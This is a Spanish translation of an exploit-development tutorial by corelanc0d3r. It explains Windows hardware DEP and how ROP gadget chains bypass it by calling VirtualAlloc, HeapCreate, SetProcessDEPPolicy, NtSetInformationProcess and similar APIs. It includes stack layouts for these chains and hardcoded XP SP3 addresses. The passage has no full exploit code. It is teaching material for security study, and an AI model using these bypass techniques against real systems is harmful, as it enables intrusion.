Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

Autor: corelanc0d3r

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

Tabla de contenidos

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

Introducción

Aproximadamente, 3 meses después de terminar mis tutoriales anteriores sobre la creación de Exploits:

http://crackingvenezolano.blogspot.com/2012/08/creacion-de-Exploits-por-corelanc0d3r.html

Finalmente, encontré algo de tiempo y energía fresca para comenzar a escribir un nuevo tutorial.

En los tutoriales previos, expliqué los fundamentos de los desbordamientos de pila y cómo llevan a la ejecución de código arbitrario.

En los tutoriales 1, 3 y 7, hablé de los desbordamientos de RET directo, Exploits de SEH, Unicode y otras restricciones de caracteres, puedes ver este en inglés:

http://www.corelan.be:8800/index.php/2010/03/27/exploiting-ken-ward-zipper-taking-advantage-of-payload-conversion/

También explique el uso de plugins de depuradores para acelerar el desarrollo de Exploits, como evitar (tutorial 6) los mecanismos comunes de protección de memoria y como escribir tu propia Shellcode (tutorial 9).

Si bien, los primeros tutoriales fueron escritos realmente para que la gente pueda aprender lo básico acerca del desarrollo de Exploits, empezando desde cero (básicamente destinados a las personas que no tienen ningún conocimiento sobre el desarrollo de Exploits), es muy probable que hayas descubierto que los tutoriales más recientes siguen construyendo los

aspectos básicos y requieren un conocimiento sólido de ASM, pensamiento creativo, y algo de experiencia con la escritura de Exploits en general.

Este tutorial no es diferente. Voy a aprovechar todo lo que hemos visto y aprendido en los tutoriales anteriores.

Esto tiene un par de consecuencias:

Realmente, tienes que dominar las técnicas basadas en la explotación de desbordamiento de pila (RET directo, SEH, etc). Voy a suponer que las dominas.

Necesitas tener un poco de conocimiento de ASM. No te preocupes. Incluso si tu conocimiento se limita a poder entender lo que hacen ciertas instrucciones, es probable que entiendas este tutorial. Pero cuando quieras construir tus propios Exploits ROP o aplicar las técnicas ROP por tu cuenta, tendrás que escribir y reconocer instrucciones en ASM cuando necesites realizar una tarea específica. En cierto modo, y hasta cierto punto, se puede comparar escribir una cadena ROP con escribir una Shellcode genérica. Así que, supongo que deberías tener el nivel de ASM requerido.

Necesitas saber cómo trabajar con Immunity Debugger. Poner BP´s, trazar las instrucciones, modificar valores en los registros y en la pila.

Necesitas saber cómo funciona la pila, la cantidad de datos que debe ser puesta en la pila, tomada de la pila, como los registros trabajan y cómo se puede interactuar con los registros y la pila en general. Esto es realmente necesario antes de empezar a hacer ROP.

Si no dominas los fundamentos de explotación de pila, este documento no es para ti. Voy a tratar de explicar y documentar todas las medidas también como pueda, pero para evitar terminar con un documento muy largo, voy a tener que asumir que sabes cómo funcionan los desbordamientos de pila y cómo puede ser explotada.

En el tutorial 6 de esta serie, he explicado algunas técnicas para evitar los sistemas de protección de memoria. Aquí, voy a elaborar más de uno de estos mecanismos de protección, llamado DEP. Para ser más específicos, voy a hablar sobre el hardware DEP (NX / XD) y cómo podemos evitarlos.

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

Como se puede leer en el tutorial 6, hay dos tipos principales de mecanismos de protección. En primer lugar, hay muchas técnicas que se pueden poner en marcha por el programador, codificación segura, Cookies de pila, SafeSEH, etc. La mayoría de los compiladores y enlazadores hoy en día, permiten la mayoría de las características por defecto a excepción de la "codificación segura", que no es una característica, por supuesto, y eso es algo bueno. Lamentablemente, todavía hay una cantidad horrible de aplicaciones por ahí que no están protegidas y se apoyarán en otros mecanismos de protección. Y creo que estarás de acuerdo en que todavía hay una gran cantidad de programadores que no aplican los principios de codificación segura para todo su código. Por encima de todo, lo que hace las cosas aún peor, algunos programadores empiezan a confiar en los mecanismos de protección del sistema operativo (ver a continuación), y simplemente no les importa sobre codificación segura.

Esto nos lleva a una segunda capa de protección, que forma parte de todas las versiones recientes del sistema operativo Windows: ASLR (Address Space Layout Randomization) y DEP (Data Execution Prevention).

ASLR randomizará la pila, Heap, direcciones base del módulo, por lo que es difícil "predecir" y por lo tanto hardcodear direcciones o ubicaciones de memoria, lo cual se vuelve más difícil para los hackers construir Exploits confiables. DEP (me refiero al hardware DEP en este tutorial), básicamente, evita la ejecución de código en la pila que es lo que hemos hecho en todos los tutoriales anteriores.

La combinación de ASLR y DEP ha demostrado ser muy eficaz en la mayoría de los casos. Aunque, como se puede aprender hoy, todavía puede ser excluida bajo ciertas circunstancias.

En resumen, los errores de las aplicaciones o desbordamientos de búfer no desaparecen automágicamente, probablemente nunca desaparecerán, y la protección del compilador o enlazador todavía no se aplica a todos los módulos, todo el tiempo. Eso significa que ASLR y DEP son nuestra capa de defensa de "último recurso". ASLR y DEP son ahora parte de todos los SO´s recientes, por lo que es una evolución natural para ver que atacar o evitar estos 2 mecanismos de protección se ha convertido en un objetivo importante para los hackers y los investigadores.

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

La técnica que se utiliza para evitar DEP en este tutorial no es una técnica nueva. Se basa en gran medida en el concepto de ret-to-libc o reutilización de código y se calificó como "ROP", abreviatura de " Return Oriented Programming " o “Programación Orientada a Retorno.”

Ya he discutido el concepto de ret-to-libc en el tutorial en 6, y de hecho, la técnica NtSetInformationProcess, explicada ahí mismo, es un ejemplo de ROP.

En el último año o mes, se documentaron nuevos vectores, nuevas formas de utilizar ROP para evitar DEP. Lo que este tutorial hace es simplemente reunir toda esa información y explicar la forma en que se puede utilizar para evitar DEP en sistemas Win32.

Antes de ver lo que es DEP y cómo evitarlo, hay una cosa muy importante a tener en cuenta:

En todos los tutoriales anteriores, nuestra Shellcode (incluyendo código de alineación, etc) se ha colocado en algún lugar de la pila o Heap, y hemos tratado de construir formas confiables para saltar ese código y ejecutarlo.

Con el hardware DEP habilitado, no se puede ejecutar una sola instrucción en la pila. Todavía puedes insertar y extraer los datos en o desde la pila, pero no se puede saltar a la pila o ejecutar código. No sin evitar o deshabilitar DEP primero.

Ten esto en cuenta.

Hardware DEP en el mundo de Win32

Hardware DEP se aprovecha del bit NX "No Execute page protection" o “Protección de Página no Ejecutable”, especificación AMD o XD "Execute Disable" que significa “Ejecución deshabilitada”, especificación Intel en CPU compatible con DEP, y marcará ciertas partes de la memoria que sólo debe contener datos, tales como el Heap predeterminado, pila, grupos de memoria, como no ejecutable.

Cuando se realiza un intento de ejecución de código desde una página de datos protegida con DEP, se producirá una violación de acceso (STATUS_ACCESS_VIOLATION (0xc0000005)). En la mayoría de los casos, esto resultará en la terminación del proceso (excepción no controlada). Como resultado de esto, cuando un programador decidido

quiera permitir la ejecución de código desde una página de memoria determinada, tendrá que reservar la memoria y marcarla como ejecutable.

El soporte para hardware DEP se introdujo en Windows XP SP2 y SP1 de Windows Server 2003, y ahora es parte de todas las versiones del sistema operativo Windows, desde esas dos versiones.

DEP funciona por página de memoria virtual y cambiará un poco en el PTE (Entry Table Page o Tabla de Paginación) para marcar la página.

Para que el sistema operativo utilice esta característica, el procesador debe estar ejecutándose en modo PAE (Physical Address Extension). Por suerte, Windows permitirá PAE por defecto. Sistemas de 64 bits tienen “Address Windowing Extensions” (AWE) o “Extensiones de Ventana de Dirección”, por lo que no hay necesidad de disponer de un núcleo PAE en 64 bits tampoco.

La forma en que DEP se manifiesta dentro del sistema operativo Windows se basa en un ajuste que se puede configurar para uno de los valores siguientes:

- **OptIn**: Sólo un número limitado de módulos o binarios del sistema de Windows están protegidos por DEP.

- **OptOut**: Todos los programas, procesos, servicios en el sistema de Windows están protegidos, a excepción de los procesos en la lista de excepciones.

- **AlwaysOn**: Todos los programas, procesos, servicios, etc, en el sistema Windows están protegidos. No hay excepciones.

- **AlwaysOff**: DEP está apagado.

Además de estos 4 modos, MS implementó un mecanismo denominado " permanent DEP", que utiliza SetProcessDEPPolicy (PROCESS_DEP_ENABLE) para hacer que los procesos estén habilitado con DEP. En Vista y posterior, este flag "permanente" se ajusta automáticamente para todos los ejecutables que fueron vinculados con la opción /NXCOMPAT. Cuando el indicador está establecido, luego cambiar la política DEP para ese ejecutable, sólo *puede* ser posible mediante la técnica SetProcessDEPPolicy (véase más adelante).

Puedes encontrar más información acerca de SetProcessDEPPolicy aquí:

http://msdn.microsoft.com/en-us/library/bb736299(VS.85).aspx

http://blogs.msdn.com/b/michael_howard/archive/2008/01/29/new-nx-apis-added-to-windows-vista-sp1-windows-xp-sp3-and-windows-server-2008.aspx

La configuración predeterminada para las diferentes versiones del sistema operativo Windows es:

Windows XP SP2, Windows XP SP3, Vista SP0: OptIn.

Windows Vista SP1: OptIn + DEP Permanente.

Windows 7: OptIn + DEP Permanente.

Windows Server 2003 SP1 o superior: OPTOUT.

Windows Server 2008 en adelante: OptOut + DEP Permanente.

El comportamiento DEP en Windows XP y Server 2003 se puede cambiar a través de un parámetro boot.ini. Basta con añadir el siguiente parámetro al final de la línea que hace referencia a la configuración de arranque del sistema operativo:

```
/noexecute=policy
```

Donde "policy" puede ser OptIn, OptOut, AlwaysOn o AlwaysOff.

En Vista, Windows 2008 y Windows 7, puedes cambiar la configuración mediante el comando bcdedit:

Puedes obtener el estado actual ejecutando "bcdedit" y mirar el valor nx.

Algunos enlaces sobre DEP hardware:

http://support.microsoft.com/kb/875352
http://en.wikipedia.org/wiki/Data_Execution_Prevention
http://msdn.microsoft.com/en-us/library/aa366553(VS.85).aspx

Evitando DEP – Creando bloques

Como se ha dicho en la introducción, cuando el hardware DEP está habilitado, no puedes simplemente saltar a tu Shellcode en la pila porque no se ejecutará. En su lugar, desencadenaría una violación de acceso y lo más probable terminaría el proceso.

Además de eso, cada configuración específica de DEP (OptIn, OptOut, AlwaysOn, AlwaysOff) y el impacto (o ausencia) de DEP Permanente necesitará (o incluso dictará) un enfoque específico y la técnica.

¿Cuáles son nuestras opciones?

Bueno, ya que no podemos ejecutar nuestro propio código en la pila, lo único que podemos hacer es ejecutar las instrucciones existentes, llamar a las funciones existentes de módulos cargados y usar los datos en la pila como parámetros a las funciones o instrucciones.

Estas funciones actuales nos darán las siguientes opciones:

- Ejecutar comandos, por ejemplo, WinExec - clásico "ret-to-libc."
- Marcar la página (pila, por ejemplo) que contiene la Shellcode como ejecutable, si es que está permitido por la directiva de DEP activa, y saltar a él.
- Copiar los datos en las regiones del ejecutable y saltar a él. Nosotros *podemos* asignar memoria y marcar la región como ejecutable primero.
- Cambiar la configuración de DEP para el proceso actual antes de ejecutar la Shellcode.

La directiva de DEP actualmente activa y los ajustes más o menos dictarán la técnica que tienes que utilizar para evitar DEP en un escenario determinado.

Una técnica que debería funcionar todo el tiempo es el "clásico" ret-to-libc.

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

Deberías poder ejecutar comandos sencillos, utilizando llamadas a la API de Windows existentes (como WinExec), pero va a ser difícil de elaborar una Shellcode "real" con esto.

Así que, tenemos que buscar más allá. Realmente tenemos que tratar de evitar, anular, o modificar la configuración de DEP y poder ejecutar nuestra Shellcode personalizada. Por suerte, marcar las páginas como ejecutable, cambiar la configuración de directiva de DEP, etc, se puede hacer utilizando llamadas a funciones o API´s del sistema operativo Windows nativo.

Así pues, ¿es así de simple?

Sí y no.

Cuando tenemos que evitar el DEP, vamos a tener que llamar a una API de Windows (voy a entrar en detalles sobre estas API´s de Windows un poco más allá).

Los parámetros para esas API´s necesitan estar en un registro y / o en la pila. Con el fin de poner esos parámetros donde deben estar, lo más probable es que tengamos que escribir código personalizado.

Piensa en ello.

Si uno de los parámetros a una función de la API es dado, por ejemplo, la dirección de la Shellcode, entonces tienes que generar dinámicamente, calcular esta dirección y ponerla en el lugar correcto en la pila. No se puede hardcodear, porque eso sería muy poco fiable o si el buffer no puede tratar con bytes nulos y uno de los parámetros requiere bytes nulos, entonces no podrías hardcodear ese valor en el buffer. Utilizando alguna pequeña Shellcode para generar el valor no funcionaría bien, porque DEP está habilitado.

Pregunta: ¿Cómo hacemos para poner esos parámetros en la pila?

Respuesta: Con el código personalizado.


El código personalizado en la pila, sin embargo, no se puede ejecutar. DEP evitaría que eso suceda.

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

¿No me crees? Vamos a probar con nuestro exploit viejo y bueno de Easy RM to MP3 del tutorial 1.


Sin DEP (OptIn):

http://www.corelan.be:8800/wp-content/movies/corelanc0d3r_rop_tut_sploit_no_dep.mp4



Con DEP (OptOut):

http://www.corelan.be:8800/wp-content/movies/corelanc0d3r_rop_tut_sploit_with_dep.mp4




Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

O, como se ve en el depurador con DEP habilitado - OptOut, justo cuando la primera instrucción de la Shellcode se ejecuta directamente después de que se hace el salto a ESP.

Video:

http://www.corelan.be:8800/wp-content/movies/corelanc0d3r_rop_tut_sploit_with_dep_debugger.mp4



Confía en mí. Incluso un simple NOP no será ejecutado.

Nota: En este tutorial, no voy a hablar de los ataques del navegador que pueden ofrecer la posibilidad usar otras o diferentes técnicas para evitar DEP: control de usuarios .Net, actionscript, java, Heap Spraying, Jit-spray, etc.

El Gadget

De todas formas, volvamos al tema de nuestro "código personalizado". Así que, si ejecutamos el código de la pila y no funciona, tenemos que usar ROP.

Con el fin de ejecutar nuestro código personalizado y, finalmente, ejecutar la llamada de la función API de Windows, tendremos que usar las instrucciones existentes (instrucciones en áreas ejecutables dentro del proceso), ponerlas en ese orden y "unirlas" para que produzcan lo que necesitamos y poner los datos en los registros y / o en la pila.

Tenemos que construir una cadena de instrucciones. Tenemos que saltar de una parte de la cadena a la otra sin tener que ejecutar un solo bit de nuestra región protegida con DEP. O para usar un término mejor, tenemos que retornar de una instrucción a la dirección de la siguiente instrucción y finalmente volver a la llamada de la API de Windows cuando la pila se haya establecido.

Cada instrucción o serie de instrucciones en nuestra cadena de ROP se llama "Gadget". Cada Gadget volverá al próximo Gadget (= a la dirección del Gadget siguiente, colocada en la pila), o llamará la dirección siguiente directamente. De esta manera, las secuencias de instrucciones están encadenadas. Es importante entender que vamos a construir Exploits ROP para desbordamientos de pila. Ese será el lugar donde se encuentra nuestro Payload, por lo que es "normal" que volvamos a la pila porque ese es el lugar más probable donde se inicia la cadena, y por lo tanto actúa como "llamador" para la cadena de ROP.

En su artículo original, Hovav Shacham utilizó el término "Gadget" al referirse a un mayor nivel de macros o fragmentos de código. Hoy en día, el término "Gadget " se utiliza a menudo para referirse a una secuencia de instrucciones, que termina con un RET que es, de hecho, sólo un subconjunto de la definición original de un "Gadget." Es importante comprender esta sutileza, pero al mismo tiempo estoy seguro de que me perdonarás cuando uso "Gadget" en este tutorial para hacer referencia a un conjunto de instrucciones que terminan con un RET.

Mientras que estás creando un exploit basado en ROP, descubrirás que el concepto del uso de esos Gadgets para construir tu pila y llamar a una API a veces puede ser comparado a la solución de Cubo de Rubik [TM]

(Gracias a Lincoln por la gran comparación). Cuando se intenta establecer un registro o valor en la pila, puedes terminar cambiando otra.

Así que, no hay forma genérica para construir un exploit ROP y verás que es un poco frustrante a veces. Pero te puedo asegurar que algo de persistencia y perseverancia dará sus frutos.

Esa es la teoría.

Llamadas a funciones de Windows para evitar DEP

En primer lugar, antes de empezar a escribir un exploit, es necesario determinar cuál será tu enfoque. ¿Cuáles son las posibles o disponibles funciones API´s de Windows que se pueden utilizar para evitar DEP en tu sistema operativo actual o directiva DEP? Una vez determinado esto, puedes pensar en la creación de tu pila en consecuencia.

Estas son las funciones más importantes que pueden ayudarte a evitar o desactivar DEP:

- VirtualAlloc(MEM_COMMIT+ PAGE_READWRITE_EXECUTE) + memoria de copia. Esto te permitirá crear una nueva región ejecutable de memoria, copiar tu shellcode en ella, y ejecutarla. Esta técnica te puede requerir que encadenes 2 API´s.

- HeapCreate (HEAP_CREATE_ENABLE_EXECUTE) + HeapAlloc () + memoria de copia. En esencia, esta función proporcionará una técnica muy similar a VirtualAlloc(), pero puede requerir que encadenen 3 API´s.

- SetProcessDEPPolicy(). Esto te permite cambiar la directiva DEP para el proceso actual para que puedas ejecutar la Shellcode de la pila en Vista SP1, Windows XP SP3, Server 2008, y sólo cuando la directiva DEP se establece como OptIn o OptOut.

- NtSetInformationProcess(). Esta función cambiará la directiva DEP del proceso actual para que puedas ejecutar tu shellcode de la pila.

- VirtualProtect(PAGE_READ_WRITE_EXECUTE). Esta función cambia el nivel de protección de acceso de una página de memoria

determinada, lo que te permite marcar como ejecutable el lugar donde se encuentra tu Shellcode.

- WriteProcessMemory(). Esto te permitirá copiar la Shellcode en otra ubicación (ejecutable), por lo que puedes saltar y ejecutar la Shellcode. La ubicación de destino debe tener permisos de escritura y de ejecución.

Cada una de estas funciones requiere que la pila o los registros sean configurados de una manera específica. Después de todo, cuando se llama una API, se asume que los parámetros para la función están colocados en la parte superior de la pila (= en ESP). Eso significa que tu objetivo principal será crear estos valores en la pila, de forma genérica y fiable, sin ejecutar ningún código de la propia pila.

Al final, para que después de la configuración de la pila, termines muy probablemente llamando la API. Para hacer que llamada funcione, ESP debe apuntar a los parámetros de la función de esa API.

Porque vamos a utilizar gadgets (punteros a una serie de instrucciones), que se colocan en la pila como parte de tu Payload o buffer, y debido a que es más probable que retorne de nuevo a la pila todo el tiempo (o la mayor parte de la veces), es muy probable que, después de construir toda tu cadena ROP para crear los parámetros, el resultado final sea algo así:

	Basura
	Gadgets ROP para crear la pila
ESP ->	Puntero de función a una de las API´s
	Parámetro de función
	Parámetro de función
	Parámetro de función
	…
	Quizás más Gadgets ROP
	NOP´s
	Shellcode
	Más datos en la pila

Justo antes de que la función sea llamada, ESP apunta a la dirección de la API de Windows. Ese puntero está seguido directamente de los parámetros que son necesarios para la función.

En ese momento, una simple instrucción "RET" saltará a esa dirección. Esto llama a la función y hará que ESP cambie con 4 bytes. Si todo va bien, la parte superior de la pila (ESP) apunta a los parámetros de función, cuando se invoca la misma.

Elige tu arma

API/ OS	XP SP2	XP SP3	Vista SP0	Vista SP1	Win 7	Win 2003 SP1	Win 2008
VirtualAlloc	Sí	Sí	Sí	Sí	Sí	Sí	Sí
HeapCreate	Sí	Sí	Sí	Sí	Sí	Sí	Sí
SetProcessDEPPolicy	No(1)	Sí	No(1)	Sí	No(2)	No(1)	Sí
NtSetInformationProcess	Sí	Sí	Sí	No(2)	No(2)	Sí	No(2)
VirtualProtect	Sí	Sí	Sí	Sí	Sí	Sí	Sí
WriteProcessMemory	Sí	Sí	Sí	Sí	Sí	Sí	Sí

(1) = no existe.

(2) = fallará debido a la configuración predeterminada de directiva DEP.

No te preocupes acerca de cómo aplicar estas técnicas, las cosas se aclararán pronto.

Tips de uso y parámetros de funciones

Como se dijo anteriormente, cuando desees utilizar uno de los métodos de la API de Windows, tendrás que configurar la pila con los parámetros correctos para esa función primero. Lo que sigue es un resumen de todas estas funciones, sus parámetros, y algunos consejos de uso.

VirtualAlloc()

Esta función asigna memoria nueva. Uno de los parámetros de esta función especifica el nivel de ejecución o acceso de la memoria recién asignada, por lo que el objetivo es establecer ese valor a EXECUTE_READWRITE.

http://msdn.microsoft.com/en-us/library/aa366887(VS.85).aspx

```
LPVOID WINAPI VirtualAlloc(
  __in_opt  LPVOID lpAddress,
  __in      SIZE_T dwSize,
  __in      DWORD flAllocationType,
  __in      DWORD flProtect
);
```

Esta función requiere que configures una pila que contenga los valores siguientes:

Dirección de retorno	La función de dirección de retorno (= dirección donde la función tiene que volver después de que haya terminado). Voy a hablar de este valor en un momento.
pAddress	Dirección de inicio de región a asignar (= nueva ubicación donde quieres asignar la memoria). Ten en cuenta que esta dirección puede se redondeada al múltiplo más cercano de la granularidad de asignación. Puedes tratar de proporcionar un valor para este parámetro hardcodeado.
dwSize	Tamaño de la región en bytes. Lo más probable es que generes este valor con ROP, a menos que tu exploit pueda tratar con bytes nulos.
flAllocationType	Se establece en 0x1000 (MEM_COMMIT). Puede ser que necesite ROP para generar y escribir este valor en la pila.
flProtect	Se establece en 0x40 (EXECUTE_READWRITE). Puede ser que necesite ROP para generar y escribir este valor en la pila.

En XP SP3, esta función se encuentra en 0x7C809AF1 (kernel32.dll).

Cuando la llamada a VirtualAlloc() se ha realizado correctamente, la dirección donde ha sido la memoria asignada, se guardará en EAX.

Nota: esta función sólo asignará memoria nueva. Tendrás que utilizar una segunda llamada a la API para copiar la Shellcode en esa nueva región y ejecutarla. Así que, básicamente, se necesita una segunda cadena ROP para lograr esto. En la tabla anterior, mencioné que el parámetro de dirección de retorno debe apuntar a la segunda cadena de ROP. Así que, básicamente, la dirección de retorno a VirtualAlloc () necesita apuntar a la cadena ROP que copiará la Shellcode a la región recién asignada y luego saltará a ella.

Para ello, puedes utilizar:

- memcpy () (ntdll.dll) - 0x7C901DB3 en XP SP3.
- WriteProcessMemory(). Véase más adelante.

Si, por ejemplo, deseas utilizar memcpy(), entonces puedes enganchar las llamadas a VirtualAllocate() y memcpy() y hacer que se ejecuten una detrás de la otra, con la siguiente configuración:

En primer lugar, el puntero a VirtualAlloc() debe estar en la parte superior de la pila, que está seguido por los siguientes valores (parámetros) en la pila:

- El puntero a memcpy (campo de dirección de retorno de VirtualAlloc()). Cuando VirtualAlloc termina, retornará a esta dirección.

- lpAddress: dirección arbitraria donde se puede asignar memoria nueva, ejemplo: 0×00200000.

- Tamaño: ¿qué tan grande debe ser la asignación de memoria nueva?

- flAllocationType (0×1000: MEM_COMMIT).

- flProtect (0×40: PAGE_EXECUTE_READWRITE).

- Dirección arbitraria: la misma dirección de lpAddress, este parámetro se utiliza aquí para ir a la Shellcode después que

memcpy() retorne. Este campo es el primer parámetro de la función memcpy().

- Dirección arbitraria de nuevo: la misma dirección como lpAddress. El parámetro aquí se utiliza como dirección de destino para memcpy(). Este campo es el segundo parámetro a la función memcpy().

- Dirección de la Shellcode (= al parámetro de origen para memcpy()). Este será el tercer parámetro a la función memcpy().

- Tamaño: parámetro de tamaño de memcpy(). Este es el último parámetro para la función memcpy().

La clave es, obviamente, encontrar una dirección fiable donde se pueda asignar memoria y producir todos los parámetros en la pila usando ROP.

Cuando esta cadena termina, el resultado final será ejecutar el código que se ha copiado en la memoria recién asignada anteriormente.

HeapCreate ()

http://msdn.microsoft.com/en-us/library/aa366599(VS.85).aspx

```
HANDLE WINAPI HeapCreate(
  __in  DWORD flOptions,
  __in  SIZE_T dwInitialSize,
  __in  SIZE_T dwMaximumSize
);
```

Esta función crea un Heap privado que puede ser utilizado en nuestro exploit. El espacio será reservado en el espacio de direcciones virtuales del proceso.

Cuando el parámetro flOptions se establece en 0×00040000 (HEAP_CREATE_ENABLE_EXECUTE), todos los bloques de memoria que se asignan a partir de este Heap, permitirán la ejecución de código, incluso si DEP está habilitado.

El parámetro DwInitialSize debe contener un valor que indique el tamaño inicial de la pila, en bytes. Si este parámetro se establece en 0, se le asignará una página.

El parámetro dwMaximumSize se refiere al tamaño máximo de la pila, en bytes.

Esta función, que sólo creará un Heap privado y lo marcará como ejecutable. Todavía puedes asignar memoria en este Heap con HeapAlloc por ejemplo, y luego copiar la Shellcode en esa ubicación del Heap con memcpy() por ejemplo.

Cuando la función CreateHeap retorna, un puntero a la pila recién creado se almacena en EAX. Necesitarás este valor para realizar una llamada a HeapAlloc():

http://msdn.microsoft.com/en-us/library/aa366597(v=VS.85).aspx

```
LPVOID WINAPI HeapAlloc(
  __in  HANDLE hHeap,
  __in  DWORD dwFlags,
  __in  SIZE_T dwBytes
);
```

Cuando la memoria de Heap nuevo fue asignada, puedes utilizar memcpy() para copiar la Shellcode en el Heap asignado y ejecutarla.

En XP SP3, HeapCreate se encuentra en 0x7C812C56. HeapAlloc() está situado en 7C8090F6. Ambas funciones son parte de kernel32.dll

SetProcessDEPPolicy ()

http://msdn.microsoft.com/en-us/library/bb736299(VS.85).aspx

Funciona para: Windows XP SP3, Vista SP1 y Windows 2008.

Para que esta función sea operativa, la directiva actual de DEP debe establecerse en OptIn u OptOut. Si la directiva se establece en AlwaysOn o AlwaysOff, entonces SetProcessDEPPolicy generará un error. Si un módulo está vinculado con /NXCOMPAT, la técnica no funcionará. Por último y no menos importante, que sólo puede ser llamado para el proceso una sola vez. Así que, si esta función ya se ha llamado en el proceso actual IE8 por ejemplo, lo llama cuando se inicia el proceso, entonces no va a funcionar.

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

Bernardo Damele escribió una entrada de blog excelente sobre este tema:

http://bernardodamele.blogspot.com/2009/12/dep-bypass-with-setprocessdeppolicy.html

```
BOOL WINAPI SetProcessDEPPolicy(
  __in  DWORD dwFlags
);
```

Esta función requiere un parámetro, y este parámetro se debe establecer a 0 para desactivar DEP para el proceso actual.

Para utilizar esta función en una cadena de ROP, es necesario establecer la pila de la siguiente manera:

- Puntero a SetProcessDEPPolicy ().
- Puntero a la Shellcode.
- Cero.

El "puntero a la Shellcode" hará que la cadena salte a la Shellcode cuando el SetProcessDEPPolicy () se ha ejecutado.

La dirección de SetProcessDEPPolicy() en Windows XP SP3 es 7C8622A4 (kernel32.dll).

NtSetInformationProcess()

Funciona para: Windows XP, Windows Vista SP0, Windows 2003

Técnica documentada por Skape y Skywing:

http://uninformed.org/index.cgi?v=2&a=4

```
NtSetInformationProcess(
   NtCurrentProcess(),    // (HANDLE)-1
   ProcessExecuteFlags,   // 0x22
   &ExecuteFlags,         // ptr a 0x2
   sizeof(ExecuteFlags)); // 0x4
```

Para usar esta función necesitarás 5 parámetros en la pila:

Dirección de retorno	Valor que se genera, indica donde la función debe retornar el cual es lugar donde se coloca la Shellcode.
NtCurrentProcess()	Valor estático puesto a 0xFFFFFFFF.
ProcessExecuteFlags	Valor estático puesto a 0×22.
&ExecuteFlags	Puntero a 0×2 (el valor puede ser estático, podría ser dinámico también). Esta dirección tiene que apuntar a una ubicación de memoria que contiene 0×00000002.
sizeOf(ExecuteFlags)	Valor estático puesto a 0×4.

NtSetInformationProcess fallará si se establece el indicador DEP permanente. En Vista (y posterior), este indicador se ajusta automáticamente para todos los ejecutables enlazados con la opción de linker o enlazador /NXCOMPAT. La técnica también fallará si el modo de la política DEP se establece en AlwaysOn.

Como alternativa, también puedes usar una rutina existente en ntdll que, en esencia, hará lo mismo, y contará con los parámetros establecidos por ti de forma automática.

En XP SP3, NtSetInformationProcess() está situado en 7C90DC9E (ntdll.dll).

